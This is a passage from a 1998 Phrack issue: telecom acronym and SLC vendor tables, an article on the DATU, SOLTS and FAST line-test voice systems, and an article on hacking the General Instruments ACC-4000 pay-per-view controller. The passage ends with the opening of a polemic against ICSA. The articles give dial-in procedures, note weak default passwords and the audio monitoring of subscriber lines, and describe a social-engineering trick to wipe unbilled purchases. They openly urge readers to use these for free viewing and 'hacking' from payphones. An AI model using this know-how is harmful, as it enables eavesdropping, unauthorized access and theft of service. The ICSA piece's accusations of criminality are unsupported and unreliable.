PGS     Pair Gain System
PGTC    Pair Gain Test Controller
PIC     Polyethylene Insulated Conductor
PICS    Plug-in Inventory Control System
PMN     Power Minor
PMO     Present Mode of Operation
POTS    Plain Old Telephone Service
PRU     Positive Ringing Unit
PTAB    Port Test Alarm Bus
PU      Power Unit
PWB     Printed Wiring Board
R&R     Remove and Reinstall
RCU     Ring Control Unit
RCVG    Receiving
RDES    Remote Data Entry System
REN     Ringer Equivalency Number
RLS     Repeater Location Schematic
RMU     Remote Measurement Unit, Remote Maintenance Unit
ROS     Remote Operations Service
RPFT    Remote Power Feed Terminal
RSB     Repair Service Bureau
RSM     Remote Switching Module
RT      Remote Terminal
RTS     Remote Test System
RTU     Remote Test Unit
RZ      Resistance Zone
S&E     Service and Equipment
S-E     Signal-End
S/I     Signal to Interference
S/N     Signal to Noise
S1DN    Stage One Distributing Network
S1DP    Stage One Distributing Panel
SAI     Serving Area Interface
SARTS   Switched Access Remote Testing System
SB      Signal Battery
SCC     Switching Control Center
SCCS    Switching Control Center System
SCEC    Secondary Channel Error Correction
SDDF    Subscriber Digital Distributing Frame
SDFI    Subscriber Digital Facility Interface
```

SDH	Synchronous Digital Hierarchy
SDX	Subscriber Digital Crossconnect
SEFS	Severely Errored Framing Second
SES	Severely Errored Seconds
SF	Super Frame
SFIU	Switching Facility Interface Unit
SG	Signal Ground
SID	System IDentification
SLC	Subscriber Loop Carrier
SLIM	Subscriber Line Interface Module
SM	Switching Module
SMAS	Switched Maintenance Access System
SMU	System Memory Unit
SO	Service Order
SONET	Synchronous Optical Network
SP	Standard Power, Special Protection
SPGM	Suburban Pair Gain Planning
SPGPM	Suburban Pair Gain Planning Method
SPOTS	Special Plain Old Telephone Service
SPR	Superimposed Ringing
SPTS	Signaling Path Test Set
SSC	Special Service Center
SSP	Special Service Protection
SSU	Special Service Unit
STIU	Switching Transmission Interface Unit
STM	Span Terminating Module
STS	Synchronous Transport Signal
SXS	Step-by-Step
SYSCTL	System Controller
T-BRITE	T-Basic Rate Interface Transmission Extension
TAD	Trouble Analysis Data
TAP	Trouble Analysis Procedure
TASC	Telecommunications Alarm Surveillance Control System
TASX	Telecommunications Alarm Surveillance and Control System
TAU	Time Assignment Unit
TBCU	Test Bus Control Unit
TBOS	Telemetry Byte-Oriented Serial
TCU	TransCoder Unit
TD	Toll Diversion
TDM	Tandem
TFD	Trunk Distributing Frame
TFIU	Transmission Facility Interface Unit
TGS	Synchronous Timing Generator
THC	Test Head Controller
TIRKS	Trunk Inventory and Record Keeping System
TLWS	Trunk Line Work Station
TMC	Time slot Management Channel
TMT	Transmission Maintenance Terminal
TNO	The New Order
TNOP	Total Network Operating Plan
TO	Transmission Only
TOC	Task Oriented Costing
TOP	Task Oriented Procedure
TPI	Tip Party Identification
TRMTG	Transmitting
TRU	Transmit/Receive Unit
TSI	Time Slot Interchange
TSU	Transmission Signaling Unit
UAS	UnAvailable Second
UIP	User Interface Panel
UL	Underwriters Laboratory
UNICCAP	Universal Cable Circuit Analysis Program
USDL	U-interface Digital Subscriber Line
VF	Voice Frequency
VRT	Virtual Remote Terminal
VT	Virtual Tributary
VTU	Virtual Tributary Unit
WATS	Wide Area Telephone Service
WC	Wire Center
WCPC	Wire Center Planning Center

```
WES     Warranty Eligibility System
WORD    Work Order Record Details
XADU    eXtended Alarm Display Unit
XTC     eXtended Test Controller
ZCS     Zero Code Suppression
```

SLC Vendors

AT&T
12450 Fair Lakes Cir
Ste 302
Fairfax, VA 22033
Phone: (703) 802-3853
Fax: (703) 802-3853

	SLC-5	SLC-2000
Maximum No. Subscriber Ports	192	768
Remote Terminal (qty. per 7-ft. size)	3	1
Remote Inventory and Diagnostics	Y	Y
Identical Plug-ins for RT and COT	Y	Y
Max. DS1 Span Lines Supported	24	28
Max. DS1 Span Lines Powered/Protected	24	28
Integrated DS-3 Interface	N	N
Integrated Sonet Interface		OC-3
TR-008 Compatible Mode	Y	Y
TR-303 Compatible Mode	Y	Y

Fujitsu Network Communications Inc
2801 Telecom Parkway
Richardson, TX 75082
Phone: (800) 777-3278
Fax: (214) 479-6990

	FDLC	FACTR
Maximum No. Subscriber Ports	192	1920
Remote Terminal (qty. per 7-ft. size)	4	5
Remote Inventory and Diagnostics	Y	Y
Identical Plug-ins for RT and COT	Y	Y
Max. DS1 Span Lines Supported	8	28
Max. DS1 Span Lines Powered/Protected	0	0
Integrated DS-3 Interface	N	N
Integrated Sonet Interface	N	Y
TR-008 Compatible Mode	Y	Y
TR-303 Compatible Mode	N	Y

NEC America Inc
14040 Park Center Rd
Herndon, VA 22071
Phone: (703) 834-4000
Fax: (703) 834-4306

	ISC-303
Maximum No. Subscriber Ports	192
Remote Terminal (qty. per 7-ft. size)	10

Remote Inventory and Diagnostics	Y
Identical Plug-ins for RT and COT	Y
Max. DS1 Span Lines Supported	5
Max. DS1 Span Lines Powered/Protected	0
Integrated DS-3 Interface	N
Integrated Sonet Interface	
TR-008 Compatible Mode	Y
TR-303 Compatible Mode	Y

Northern Telecom, Inc.
Northern Telecom Limited
8220 Dixie Road
Suite 100
Brampton, Ontario
L6T 5P6 Canada
Phone: (905)863-0000
Phone: (800)4-NORTEL

	DMS-1 Urban	Access Node
Maximum No. Subscriber Ports	544	672
Remote Terminal (qty. per 7-ft. size)	0	1
Remote Inventory and Diagnostics	Y	Y
Identical Plug-ins for RT and COT	Y	Y
Max. DS1 Span Lines Supported	8	28
Max. DS1 Span Lines Powered/Protected	8	0
Integrated DS-3 Interface	N	Y
Integrated Sonet Interface	N	Y
TR-008 Compatible Mode	Y	Y
TR-303 Compatible Mode	N	Y

RELTEC Corp
5875 Landerbrook Dr
Cleveland, OH 44124
Phone: (216)460-3600
Fax: (216)460-3690

	DISCS 1	Sonet DISCS	DISCS FITL
Maximum No. Subscriber Ports	672	2016	0
Remote Terminal (qty. per 7-ft. size)	672	672	672
Remote Inventory and Diagnostics	Y	Y	Y
Identical Plug-ins for RT and COT	Y	Y	Y
Max. DS1 Span Lines Supported	28	84	84
Max. DS1 Span Lines Powered/Protected	0	0	0
Integrated DS-3 Interface	N	N	N
Integrated Sonet Interface	N	Y	Y
TR-008 Compatible Mode	Y	Y	Y
TR-303 Compatible Mode	Y	Y	Y

Siescor Technologies, Inc. (A division of Raytheon)
Box 470580
Tulsa, OK 74147-0580
Phone: (918)252-1578
Fax: (918)252-2757
E-Mail: seiscor@raytheon.com

	FiberTraq	S-24DU	RLC-1920

Maximum No. Subscriber Ports			1920
Remote Terminal (qty. per 7-ft. size)			
Remote Inventory and Diagnostics			
Identical Plug-ins for RT and COT			
Max. DS1 Span Lines Supported			
Max. DS1 Span Lines Powered/Protected			
Integrated DS-3 Interface			
Integrated Sonet Interface			
TR-008 Compatible Mode			
TR-303 Compatible Mode			

----[EOF

---[Phrack Magazine   Volume 8, Issue 52 January 26, 1998, article 12 of 20

-------------------------[Voice Response Systems

--------[Voyager[TNO]

=-=

=-=

```
                              +----------+
                              +  Part I  +
                              +          +
                              +   --     +
                              +          +
                              + Overview +
                              +----------+
```

A VRS (Voice Response System) is a computer system that is called using a normal DTMF (Dual-Tone Multi-Frequency) telephone and interacted with by speaking or by pressing buttons on the telephone keypad.

This article will discuss three such systems which are used by LLC Local Loop Carriers (LLCs) to maintain the Public Switched Telephone Network (PSTN). The systems are:

- . DATU
- . SOLTS
- . FAST

```
                +--------------------------------------+
                +              Part II                 +
                +                                      +
                +                --                    +
                +                                      +
                + DATU LC/RT Loop Conditioning System +
                +--------------------------------------+
```

I.   Introduction
II.   Features
III. Usage
IV.   Part Numbers

Introduction

The Harris Corporation's DATU Loop Conditioning System combines a full range of advanced features with unmatched versatility to help maximize field testing and conditioning capabilities. The DATU system extends the field technicians testing capabilities of subscriber lines through the non-metallic environment of a pair gain system.

DATU is a printed wiring card that employs micro-processor control of test functions and provides voice prompting. The card is installed in the Metallic Facility Terminal (MFT) frame and connected through a No-Test trunk to a switching facility. It may be used with most types of Central Offices (CO) including SXS, Crossbar, ESS and DMS.

The DATU system can include the Pair Gain Applique (PGA) II, located with the DATU system at the CO, and the Metallic Access Unit (MAU), which is mounted within a remote terminal.

PGA units allow testing of subscriber lines being served through an SLC-96 pair gain system. The PGA provides an interface between the DATU and a Pair Gain Control Unit. The DATU will transmit tones to assist in determining the status of the carrier channel. When a subscriber line is being served by a pair-gain-system and the DATU is used to test it, a warble tone is heard. The warble tone is followed by either a single one-second tone, two one-second tones, or three one-second tones. This indicates either a single party channel, multi party channel or a coin channel. The absence of a tone indicates trouble with the channel or channel equipment.

Features
~~~~~~~~

AUDIO MONITOR - The subscriber line may be monitored for up to 10 minutes, after which time the DATU disconnects from the No-Test trunk. Audio Monitor may be used on either busy or idle lines. Traffic on a busy line will be audible but unintelligible. The Audio Monitor Mode may be exited before the end of the 10 minute period by selecting an appropriate test function.

OPEN LINE - Opens subscriber line by removing battery and ground.

SHORT LINE - A metallic short is placed across the tip and ring of the subscriber line.

SHORT TO GROUND - A metallic connection between tip, ring, and ground. This feature is not available on a busy line.

TIP TO GROUND - A metallic connection between tip and ground with the ring open.

RING TO GROUND - A metallic connection between ring and ground with the tip open.

HIGH LEVEL TEST TONE - A high level 577Hz metallic-tracing tone, interrupted four times per second, for identity purposes. The High Level Test Tone is not available on a busy line.

HIGH LEVEL TONE ON TIP - Test tone is placed only on the tip side of the line, with the ring side grounded.

HIGH LEVEL TONE ON RING - Test tone is placed only on the ring side of the line, with the tip side grounded.

LOW LEVEL TEST TONE - A low level 577Hz simplex-tracing tone, interrupted four times per second, for identity purposes. The Low Level Test Tone may be applied even if the line under test is busy, and it will not disturb traffic on that line. Note that on some No.5 ESS switches, Simplex tone may not transmit.

SINGLE LINE ACCESS - Allows conditioning functions on the same line used to access the DATU system.

HOLD - Used to continue a line preparation function after disconnecting from the system's access line.


FORCED DISCONNECT - Allows the technician to disconnect from the system
~~~~~~~~

at any time by dialing ##.

ADMINISTRATIVE - Password protection for both user and administrator modes of access. System usage counters and timers are accessible through interactive voice response.

DATU Usage
~~~~~~~~~~

Dial DATU Number.
Dial User Security Code.
Dial 7 Digit Subscriber Number.



Normal Subscriber Line	SLC Subscriber Line
OK	8 second warble
	-then-
	60 IPM busy: Pair Gain Test Controller Alarm
	-or-
	120 IPM Busy: Busy test pair
	-or-
	1 second tone: One party line
	-or-
	2 second tone: Two party line
	-or-
	3 second tone: Pay phone
	-or-
	No tone: Bad carrier channel

Enter DATU function code for condition:

1 Menu
2 Audio Monitor
3 Short Tip and Ring to Ground
4 High Level Coiling Tone
5 Low Level Simplex Tone
7 Short Tip to Ring
* Continue test after disconnect (1 = 1 minute, 0=10 minutes)
# Enter new seven digit subscriber number

Harris DATU Part Numbers
~~~~~~~~~~~~~~~~~~~~~~~~

DATU-LC Loop Conditioning System	P/N 24820-001
PGA IIS	P/N 24810-002
DATU-RT Loop Conditioning System	P/N 24820-003
TSA	P/N 24800-103
DATU-RT (GTD-5 Version)	P/N 24820-005
TDC	P/N 24800-102
Metallic Access Unit	P/N 24840-002
MFT Card File	P/N 25460-002
Metallic Access Unit (RSU version)	P/N 24845-005

```
+----------------------------------+
+            PART III              +
+                                  +
+             --                   +
+                                  +
+ Small Office Loop Testing System +
+                                  +
+            (SOLTS)               +
+----------------------------------+
```

Small Office Loop Testing System (SOLTS) is a system used by telephone company field repair personnel to test a phone line from any touch-tone telephone.

When dialing a SOLTS number, the first prompt is:

        ~Please enter ID, terminate with #~

SOLTS allows 30 seconds to enter a correct ID, then prompts:

        ~Please enter line number and press #~

SOLTS allows 60 seconds to enter a line number, then prompts:

        ~Select mode, for help enter 0~

SOLTS allows 60 seconds to choose one of six options:

Enter:

1) Interactive Testing
2) Calling on test line
3) Retrieve results
8) Hang up
9) Enter line number
0) Help

Option one allows testing the telephone line connected to the number entered in step two above. Option two tests the line the technician is calling from. Option three is used to retrieve the results generated using options one and two. Option eight disconnects from the system. Option nine allows a new line number to be entered for testing. Option zero accesses on-line help.

    Mode 1 -- Interactive Testing
    ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

    #) Line test
    1) Fault Location
    2) Special tests
    3) Completion Test
    8) Hang up
    9) Enter line number
    0) Help

        Line Test
        ~~~~~~~~~
        Perform a line test on the number entered, then:

        7) Repeat Results
        8) Hang up

9) Enter line number
0) Help

Fault Location
~~~~~~~~~~~~~~

Performs initial line test on the number entered, then:

2) Next step
7) Repeat results
8) Hang up
9) Enter line number
0) Help

Special Tests
~~~~~~~~~~~~~

Performs initial line test on the number entered, then:

#) Repeat line test
2) Loop and Ground
3) Pull dial tone
5) Pair ID Tone
7) Repeat results
8) Hang up
9) Enter line number
0) Help

Completion Test
~~~~~~~~~~~~~~~

Performs a line test on the number entered, records the results, then requests:

7) Repeat results
8) Hang up
9) Enter line number
0) Help

Mode 2 -- Calling On Test Line

#) Line Test
3) Completion Test
8) Hang up
9) Enter line number
0) Help

Line Test
~~~~~~~~~

Performs a line test on the number entered, if line is busy requests Craft to hang up, performs a line test and stores the results.

8) Hang up
9) Enter line number
0) Help

Completion Test
~~~~~~~~~~~~~~~

Performs a line test on the number entered, if line is busy requests Craft to hang up, performs a line test, and records the results.

8) Hang up
~~~~~~~~~~~~~~~

```
        9) Enter line number
        0) Help


    Mode 3 -- Retrieve Results
    ~~~~~~~~~~~~~~~~~~~~~~~~~~

        States the stored results for the line number entered, then:

        7) Repeat results
        8) Hang up
        9) Enter line number
        0) Help
```

```
                    +---------------------------+
                    +         PART IV           +
                    +                           +
                    +            --             +
                    +                           +
                    + Field Access Service Tool +
                    +                           +
                    +        (F.A.S.T.)         +
                    +---------------------------+
```

When calling FAST, the first prompt is a request for a security code. The security code is usually the employee badge number. After the security code is entered and the # key is pressed, FAST will prompt for the password. The password is usually 4-7 digits long and usually expires every 30 days. The default password is usually the security code. After the password is entered and the # key is pressed the FAST New Notices and Features are played.

After all of that, the FAST Main Menu is made available:

FAST Main Menu

1. Facilities Inquiry
2. MLT Test
3. Cut to new facilities
4. Change Status of a cable and pair
5. Test Caller-ID
6. Close a Service Order
7. Cable transfer (for splicers)
8. Administrative
9. News and documentation
0. Connect call to Help Line

```
1:      LFACS Inquiry
        1. by phone number
        2. by cable pair

        1:      Enter telephone number
                1. Correct
                2. Re-enter

                1. Current assignment
                2. Spare pairs
                3. Multiple appearances

                1. F1 (feeder)
                2. F2 (distribution)
                3. F3 (if any)
                4. All facilities in loop

        2:      Enter wire center NXX
                1. Correct
```

```
                2. Re-enter

                Enter cable number
                1. Correct
                2. Re-enter

                Enter pair count
                1. Correct
                2. Re-enter

                1. Current status
                2. Spare pairs
                3. Multiple appearances
                4. Defective pair list
                5. Another cable-pair
                6. Another pair, same cable


2:      MLT test
        1. Quick
        2. Loop
        3. Full
        4. Add tone
        5. Remove tone

        Tone: Enter telephone number
        1. Correct
        2. Re-enter

        Add tone - enter number of minutes of tone #

        1. Another request
        2. End call
        3. Wait for tone


3:      Cut to new facilities
        1. Service Order
        2. Trouble Ticket

        1:      Service Order
                1. C-Order
                2. N-Order
                3. T-Order
                4. Other

                Enter 6 digit numeric portion of order number
                1. Correct
                2. Re-enter

                +-----------------------------------+
                | Go to "Hear F1 assignment" below. |
                +-----------------------------------+

        2:      Trouble Ticket
                Enter telephone number
                1. Correct
                2. Re-enter

                Hear F1 assignment
                1. Cut
                2. Keep

                Hear F2 assignment
                1. Cut
                2. Keep

                Hear F3 assignment
                1. Cut
                2. Keep
```

```
              +----------------------------------------+
              | Go to "Specify code for bad pair" below. |
              +----------------------------------------+
```

4: Change status of a cable/pair to defective or non-defective

```
        Specify code for bad pair
        1. GTP
        2. OPN
        3. OTP
        4. UBL
        5. SHT
        6. GRG
        7. CBY
        8. Other

              Other
              1. Non-defective
              2. Defective, unknown
              3. Exposed
              4. Split pair
              5. Previous list

        Specify pair to use

        Enter new cable number or only # if no change
        1. Correct
        2. Re-enter

        Enter new pair number
        1. Correct
        2. Re-enter

        FAST pages the technician to indicate the success
        of the cut.

        Note: If F1 is being cut both LFACS and COSMOS need
              updates. Two pager messages will be sent.

              If CF pair is used as spare, information will be
              given to break connection.
```

5: Test Caller-ID

```
Enter 7 digit telephone number to be called.
1. Correct
2. Re-enter
3. Correct and calling from the number
```

6: Close Service Order

```
1. C-Order
2. N-Order
3. T-Order
4. Other

Enter 6 digit numeric portion of order number
1. Correct
2. Re-enter

1. Closed today
2. Closed yesterday
3. Other
```

7: Cable transfer

```
Enter TN from cut sheet
1. Correct EWO.xfer
```

```
        2. Re-enter TN

        Enter first item number
        Enter last item number
        1. Correct
        2. Re-enter

        To transfer this item:
        1. Move to new equipment
        2. Skip this item


8:      Administrative
        1. Change Password
        2. Change 3 digit EC
        3. Change 3 digit NPA


9:      FAST News


0:      FAST Help Line


Notes:  When entering a variable number of digits, # is required to end entry.
        When entering a fixed number of digits, # is not required.
        Pressing 9 will always return to the main menu.

        To enter alpha characters press * to enter alpha mode and then
        use the following key sequences. Use * again to exit alpha mode.

        For example: Voy866 would be *836393*866.

        A       21
        B       21
        C       23
        D       31
        E       32
        F       33
        G       41
        H       42
        I       43
        J       51
        K       52
        L       53
        M       61
        N       62
        O       63
        P       71
        Q       01
        R       73
        S       73
        T       81
        U       82
        V       83
        W       91
        X       92
        Y       93
        Z       03
        -       11
        .       12
        +       13
```

```
                        +------------+
                        +   Part V   +
                        +            +
```

```
                        +    --      +
                        +            +
                        + Conclusion +
                        +------------+
```

Voice Response Systems can be a great deal of fun, and they can be safely accessed from a public telephone. Don’t play with these from home. VRSs are a great way to hack without using a computer.

For information on the Teradyne 4Tel VRS System, read the LOD/H Technical Journal, Issue #3: File 05 of 11: An Overview of the Teradyne 4Tel System by Doom Prophet LOD/H.

----[EOF

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 13 of 20

-------------------------[Pay Per View (you don't have to)

--------[Cavalier[TNO]

=-=

=-=

```
.--------------.
| Introduction |
`--------------'
```

General Instruments sells more cable television equipment than any other manufacturer. Included in their product range is the ACC-4000. The ACC-4000 is a system that controls Pay-Per-View television.

The ACC-4000 is a PC running SCO Open Desktop v3.0. Earlier ACC-4000s ran Interactive Unix. The interface for the ACC-4000 is X-Windows based, so you can hack your way to free pron through an attractive GUI.

The ACC-4000 is often referred to as an addressable system. This means that each set-top-box can be addressed independently. This allows every subscriber to select their own programming -- and it allows the cable television company to bill the subscriber for every television show the subscriber selects.

The cable television signal is normally sent by satellite to a cable headend. To translate this into terms that may be more comfortable to Phrack readers, the cable head end is similar to a telephone company central office. At the headend, the signal is scrambled to make it more difficult to view without paying.

The ACC-4000 then routes the signal from the headend to the appropriate set-top-boxes. It does this by merging control information into the data stream before the data stream reaches the set-top-boxes. The ACC-4000 can talk to one-way, FONE-way, and two-way set-top-boxes. The ACC-4000 works over standard RF cable, fiber optics, microwave, and even telephone wiring.

The ACC-4000 is capable of sending billing information to a cable television billing system, such as CableData, CSG, or Wizard.

The ACC-4000 is a small system. The unit I examined was using a 486DX-50 processor. Nevertheless, one ACC-4000 can manage a half a million set top boxes.

Often you will find other General Instruments systems connected to the ACC-4000. A Data Provider Translator system can take input from outside sources and merge them into the data stream going to the set-top-boxes.

This provides features like program guides, VCR IR codes, weather data, Near-Video-On-Demand (NVOD) schedules, or even custom logos and menus. A Message Editor system can be used to create custom "barker" messages for cable subscribers.

Automatic Windows

In addition to the login window, the ACC-4000 opens two other types of windows automatically to display information on the console. Using Xwatchwin to view these windows remotely can help you figure out what is going on with the system. The Windows are:

- Logger Window
- Wire Link X

The window titled "Logger Window" contains status and error messages.

The windows titled "Wire Link X" show data going from the ACC-4000 out to other systems, usually the billing system. There is one "Wire Link X" window for each system the ACC-4000 is feeding data.

The Login Window

The login window is extremely informative and looks something like this:

```
.-------------------------------------------------------------------------.
|          ACC4000                                                  Help  |
|          ~                                                        ~     |
|-------------------------------------------------------------------------|
|LOGIN  |       Login to ACC4000         |               |                |
|-------------------------------------------------------------------------|
|         General Instruments Addressable Control System                  |
|User Name: ##############################    Password: ########         |
|         COPYRIGHT (C) 1996. General Instrument Corporation              |
|-------------------------------------------------------------------------|
|Site Number: 866  Geocode: 303  Terminal: tno:0.0  Software Version: V8.66|
|                                                                         |
| Number ANICS Installed: 1              Number of Subscriptions: 16      |
|  Parallel Data Streams: 1        1st Subscription Service Code: 1       |
|       List Maintenance: HOST     Number of Simultaneous Events: 48      |
|       Number List Maps: 8               1st Event Service Code: 89      |
|       Return Frequency: 08.9 Mhz         Data Stream Baud Rate: 13.97 Khz|
|                                                                         |
| Data Base Size: 288K Subscribers      Converter ID Usage: 32K Groups    |
|                                                                         |
| 1st group 1-way    2nd group phone    3rd group phone    4th group 2-way|
| 5th group 2-way    6th group 2-way    7th group 2-way    8th group 2-way|
| 9th group 2-way                                                         |
|                                                                         |
|-------------------------------------------------------------------------|
|Enter operator name                                                      |
|                                                                         |
|             F6:Clear Field     F7:Field Help        F8:Form Help        |
`-------------------------------------------------------------------------'
```

Site Number is assigned by General Instruments. This number is also stored in the set-top-box.

Geocode is a optional number that may be assigned by the cable television company to segment it's set-top-boxes into groups.

Terminal is the name of the X-windows terminal you are connecting from.

Software Version is the release number of the ACC-4000 software.

Number ANICS Installed is the number of transmission devices installed.

Parallel Data Streams is the number of simultaneous transmissions into the data stream.

List Maintenance is always set to HOST. In the future, General Instruments plans to allow the an ANIC to maintain the list of authorizations.

Number List Maps is the size of the queue between the ACC-4000 and the ANIC.

Number of Subscriptions is the number of service codes allotted for subscriptions.

1st Subscription Service Code is the first available scrambler tag for descrambling subscriptions.

Number of Simultaneous Events is the maximum number of simultaneous Pay-Per-View (PPV) events that can be available at one time.

1st Event Service Code is the first available scrambling tag for Pay-Per-View PPV events.

Return Frequency is the transmit frequency used by two-way set top boxes. The range is normally 8.3 - 10.4Mhz.

Data Stream Baud Rate is the rate of transmission of the data stream.

Data Base Size is the maximum number of set-top-boxes the system is configured for.

Converter ID Usage is always set to 32k. This means that 32k set-top-boxes can be grouped into a partition.

Groups shows the division of the total number of set-top-boxes (data base size) into partitions.

The Main Menu

The Main Menu is the gateway to all other menus and looks something like this:

```
.-------------------------------------------------------------------------.
|MAINMENU  |    Main Menu of Screen Options     |       |records found      |
|                                                                         |
|  .----------------------------------------------------------------------.
|  |                                                                      |
|  |                 Main Menu of Screen Options                          |
|  |                                                                      |
|  |  1. Converters              Convs     7. User Information        Users |
|  |  2. Services/Schedules      Svcs      8. Control System Functions System|
|  |  3. Headend Equipment       Headend   9. Reports                 Reports|
|  |  4. Converter Types         ConvTyp  10. Data Path Configuration DataCfg|
|  |  5. Data Files              Files    11. Message Management      MsgMgt |
|  |  6. Business System Gateway Gateway  12. Return to Login         Exit   |
|  |                                                                      |
|  |                                                                      |
|  |  Enter Selection:                                                    |
|  |                                                                      |
|  `----------------------------------------------------------------------'
|                                                                         |
```

```
 |                                                                            |
 |----------------------------------------------------------------------------|
 |Enter selection number or press function button                             |
 |                                                                            |
 |             F6:Clear Field     F7:Field Help        F8:Form Help           |
  `----------------------------------------------------------------------------'
```

Other Menus

The ACC-4000 has many other menus that are accessed through the Main Menu. I will not waste time and space here describing these menus. If you gain access to an ACC-4000, the online help should be sufficient to aid you in using the system.

These menus allow you to perform functions such as:

- Managing set-top-boxes
- Managing headend scramblers
- Sending messages to subscribers
- Performing opinion polls on subscribers
- Configuring available Pay-Per-View (PPV) events
- Managing purchase data
- Maintaining the ACC-4000 database
- Creating reports

Converter Types

The ACC-4000 system supports a large number of set-top-boxes:

Type	Model	Name	Partition Type
1	DRZ (PROM based)	STARCOM II, 400, 500	One-Way
2	DRZA-*A, DRZP-*A (PROM based, 128 tags)	STARCOM 450 STARCOM 450/P3	One-Way
3	DRZI*-*A (PROM based, 256 tags)	STARCOM 450/P3	One-Way
4	DRZI*-AT	STARCOM 450	Two-Way
5	XT5-*1*	STARCOM V	One-Way
6	XT5-*2*	STARCOM V	Two-Way
7	DRZI*-*AV	STARCOM 450	One-Way
8	DP*5-*3*	STARCOM VI+	Fone-Way
9	DL4/DL4A	STARCOM V	One-Way
10	DP*5-*1*	STARCOM VI+	One-Way
11	DP*5-*2*	STARCOM VI+	Two-Way
12	DPBB-*1*	STARCOM VI+	One-Way
13	DPBB-*3*	STARCOM VI+	FONE-Way
14	DPBB-*2*	STARCOM VI+	Two-Way
15	DP711*, DPV721*, DPV721*/C1	STARCOM 7100/7200	One-Way
16	DP713*, DPV723*, DPV723*/C1	STARCOM 7100/7200	FONE-Way
17	DP712*, DPV722*, DPV722*/C1	STARCOM 7100/7200	Two-Way
18	DPBB7-*1*	STARCOM 7300	One-Way
19	DPBB7-*3*	STARCOM 7300	FONE-Way
20	DPBB7-*2*	STARCOM 7300	Two-Way
21	DPBB-*1*-M1	STARCOM VI+ M/S	One-Way
22	DPBB-*3*-M1	STARCOM VI+ M/S	FONE-Way
23	DPBB-*2*-M1	STARCOM VI+ M/S	Two-Way
24	IDP7, LMDS-A, MMDS-A/CT1900	IDP7, LMDS-A, MMDS-A/CT1900	One-Way
25	IDP7, LMDS-A, MMDS-A/CT1900	IDP7, LMDS-A, MMDS-A/CT1900	FONE-Way
26	IDP7, LMDS-A, MMDS-A/CT1900	IDP7, LMDS-A, MMDS-A/CT1900	Two-Way
27	DCR	DCR	One-Way
28	DCR 3000S/4000S	DCR	One-Way
30	CFT2000/2100	CFT2000/2100	One-Way

31	CFT2000/2100	CFT2000/2100	FONE-Way
32	CFT2000/2100	CFT2000/2100	Two-Way
33	STARPORT	STARPORT	One-Way
34	STARPORT (not implemented)	STARPORT	FONE-Way
35	STARPORT (not implemented)	STARPORT	Two-Way
36	CFT2200	CFT2200	One-Way
37	CFT2200	CFT2200 STARFONE	FONE-Way
38	CFT2200	CFT2200 STARVUE	Two-Way
39	CFT2900	CFT2900	One-Way
40	CFT2900	CFT2900	FONE-Way
41	CFT2900	CFT2900	Two-Way
42	Sega	Sega	One-Way

Scrambler Types

The ACC-4000 system supports several different types of scramblers at the headend, including:

STARPACK Service Encoder (SSE)

An older scrambler that scrambles with standby and 6db constant sync-suppression scrambling modes.

Digital Scrambler/Encoder (DS/E)

An older RF scrambler.

Digital Video/Encoder (DV/E)

An older baseband scrambler, used to further scramble DS/E signals.

Video Processor/Encoder (VP/E)

A DS/E and a DV/E together.

Modulating Video Processor (MVP) and MVPII

A newer scrambler.

Modulating Video Processor (MVP) II-DIU

A MVPII with a Data Inserter Module (DIM) to enable data insertion.

Scrambling Modes

The ACC-4000 controls scramblers using several modes of scrambling, including:

- Sync Suppression
- Video Inversion
- Audio Inversion

Supported sync suppression submodes are:

- Standby
- Clear, 0db constant
- 6db constant
- 10db constant
- Scene change, 3 seconds
- 6/10 pseudo-random, 30 seconds
- 6/10 pseudo-random, 1 minute
- 6/10 pseudo-random, 16 tics
- 6/10 pseudo-random, 3 seconds

When using scene change or 6/10 pseudo-random sync suppression, the ACC-4000 supports a number of dynamic mode types:

- Pseudo-random 6/10/clear
- Pseudo-random 6/clear
- Pseudo-random 10/clear
- Pseudo-random 6/10
- Linear 6/10/clear
- Linear 6/clear
- Linear 10/clear
- Linear 6/10

In addition, you can set the interval between dynamic mode time changes in hours, minutes, seconds, or tics.

Supported video inversion submodes are:

- Clear
- Scene change field inversion
- Constant video inversion
- Timed field inversion

Note: Video and audio inversion only work with baseband set-top-boxes.

Security Notes

These systems normally have modems for use by both General Instruments personnel and cable company personnel. General Instruments personnel dial in to diagnose problems with the system. Cable company personnel dial in to change Pay-Per-View (PPV) programming or to configure customer set-top-boxes.

Any uncollected purchases are lost when a set-top-box is initialized. To preserve uncollected purchases, the operator will do a Refresh instead of an Initialize. If you can talk the operator into doing an Initialization instead of a Refresh, any uncollected purchases not already forwarded to the billing system will be lost.

Purchases are stored as integers. Older set-top-boxes were limited to storing 16 purchases. Newer set-top-boxes are limited to storing 63 purchases.

Conclusion

If you can access a system such as the ACC-4000, you can have great fun. Be careful when giving everyone in your city free access to WWF.

----[EOF

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 14 of 20

----------[The International Crime Syndicate Association

--------[Dorathea Demming

ICSA

International Computer Security Association

or

International Crime Syndicate Association?

by

Dorathea Demming

This is an article about computer criminals. I'm not talking about the fun loving kids of the Farmers of Doom [FOD], the cool pranksters of the Legion of Doom [LOD], or even the black-tie techno terrorists of The New Order [TNO]. I'm talking about professional computer criminals. I'm talking about the types of folks that go to work every day and make a living by ripping off guileless corporations. I'm talking about the International Computer Security Association [ICSA]. The ICSA has made more money off of computer fraud than the other three organizations mentioned above combined.

ICSA was previously known as National Computer Security Association [NCSA]. It seems that they finally discovered that there are networks and gullible corporations in countries other than the United States.

In this article I will inform you of the cluelessness and greed of ICSA. Instead of telling you, I will let them tell you in their own words.

Lets look at what the NSCA has to say about it's history:

> "the company was founded in 1989 to provide independent and objective services to a rapidly growing and often confusing digital security marketplace through a market-driven, for-profit consortium model."

This is where the ICSA differs from real industry organizations like the IEEE. Non-profit organizations like the IEEE can provide independent and objective services, for-profit organizations like ICSA cannot be trusted to do so. The goal of the NSCA is profit, nothing more and nothing less.

Profit is a desirable goal in a business. However, the ICSA pretends to be an industry association. This is a complete and total fabrication. ICSA is not an industry association -- it is a for-profit enterprise that competes for business directly with the companies it pretends to help.

Let's look at the ICSA's knowledge of computer security:

"Early computer security issues focused on virus protection. "

